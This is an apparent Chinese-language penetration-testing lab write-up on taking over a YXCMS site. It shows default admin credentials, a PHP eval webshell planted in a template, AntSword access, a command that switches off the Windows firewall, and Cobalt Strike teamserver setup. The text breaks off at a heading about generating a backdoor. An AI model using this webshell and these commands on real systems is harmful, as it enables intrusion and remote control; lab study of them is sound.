


名称	修改日期	类型	大小
data	2019/10/13 17:01	文件夹	
protected	2019/10/13 17:01	文件夹	
public	2019/10/13 17:01	文件夹	
upload	2019/10/13 17:01	文件夹	
.htaccess	2013/8/20 9:46	HTACCESS 文件	1 KB
httpd.ini	2013/8/20 9:46	配置设置	1 KB
index.php	2013/8/20 9:46	PHP 源文件	1 KB
robots.txt	2013/8/20 9:46	文本文档	1 KB
升级日志.txt	2013/12/25 11:13	文本文档	1 KB



在公告里有+index.php?r=admin 账户：admin和123456 进后台


/index.php?r=admin




这种的思路是直接找上传文件、或者能编辑文件的地方，写进一句话木马，然后找到路径后连蚁剑

第二步：写入一句话木马


点前台模板——管理模板文件——编辑



找个能编辑文件的写入一句话木马




我在info.php输入<?php @eval(\$_POST['lixiong']); ?> 保存





第三步：找写入一句话木马文件路径

打开下载的压缩包里，可以看到这个文件的路径

yxcms\protected\apps\default\view\default



打开蚁剑连接



拿到Webshell

靶机的三台和自己的kali2025和win11

内网横向

一般进来先查看当前用户权限，不够就提权——》然后是查看防火墙状态，关防火墙——》再上传cs的exe程序后连cs

1.查看用户权限和关闭防火墙

```
whoami
```

```
netsh advfirewall set allprofiles state off    #关闭防火墙
```

```
当前路径: C:/phpStudy/WWW
磁盘列表: C:D:
系统信息: Windows NT STU1 6.1 build 7601 (Windows 7 Business Edition Service Pack 1) i586
当前用户: Administrator
(*) 输入 ashelp 查看本地命令
C:\phpStudy\WWW> whoami
'whoami' 不是内部或外部命令，也不是可运行的程序
或批处理文件。


C:\phpStudy\WWW> whoami
god\administrator

C:\phpStudy\WWW> netsh advfirewall set allprofiles state off
J◆◆◆◆

C:\phpStudy\WWW> █
```

2.配置cs服务端和客户端


(服务端和客户端cs版本不同的话会报错)



把win11作为客户端，kali作为服务端

kali服务端：


进入cs路径打开终端——提权



```
chmod +x teamserver #不设置的话可能无法启动
chmod +x TeamServerImage #不设置的话可能权限不够
```

然后运行服务端

`./teamserver 192.168.13.129 123456`



```
Session 动作 编辑 查看 帮助
[2026-05-30 01:17:52] root@kali ~/桌面/4.9.1/Server # ./teamserver 192.168.13.129 123456
[*] Generating X509 certificate and keystore (for SSL)
正在为以下对象生成 3,072 位RSA密钥对和自签名证书 (SHA384withRSA) (有效期为 90 天):
CN=Pwn3rs Striked, OU=AdvancedReversing, O=Pwn3rs, L=Around, ST=Over, C=There

[*] Starting teamserver
[*] Team Server Version: 4.9.1 (Pwn3rs)
[*] Setting 'https.protocols' system property: SSLv3,SSLv2Hello,TLSv1,TLSv1.1,TLSv1.2,TLSv1.3
[*] Loading keystrokes.
[*] Loaded 0 keystrokes.
[*] Loading screenshots.
[*] Loaded 0 screenshots.
[*] Loading downloads.
[*] Loaded 0 downloads.
[*] Loading Windows error codes.
[*] Windows error codes loaded
[*] Loading hosted files
[*] Loaded 0 servers with hosted items
[*] Loading beacons
[*] Loaded 0 beacons
[*] Team server is up on 0.0.0.0:50050
[*] SHA256 hash of SSL cert is: 3989bc91515b1d399f3c0c756c00ab2e37f6999900527d860b8d3bc566b79ede
[*] rejected client from 192.168.13.128: invalid password
```

用法: `./teamserver <your ip> <password>`

Your Ip: 服务端本机的ip地址, 因为客户端连接时需要指定服务端ip

password: 允许客户端连接的密码

window11:

alias: 名称而已 随意


host: 填服务端IP (kali的)

port: 端口


user: 随意

pd: 和服务端一样的密码

配好后连接




刚开始我连不上，排查一会没关kali服务端的防火墙，关了后就能连了




3.生成后门程序监听win7

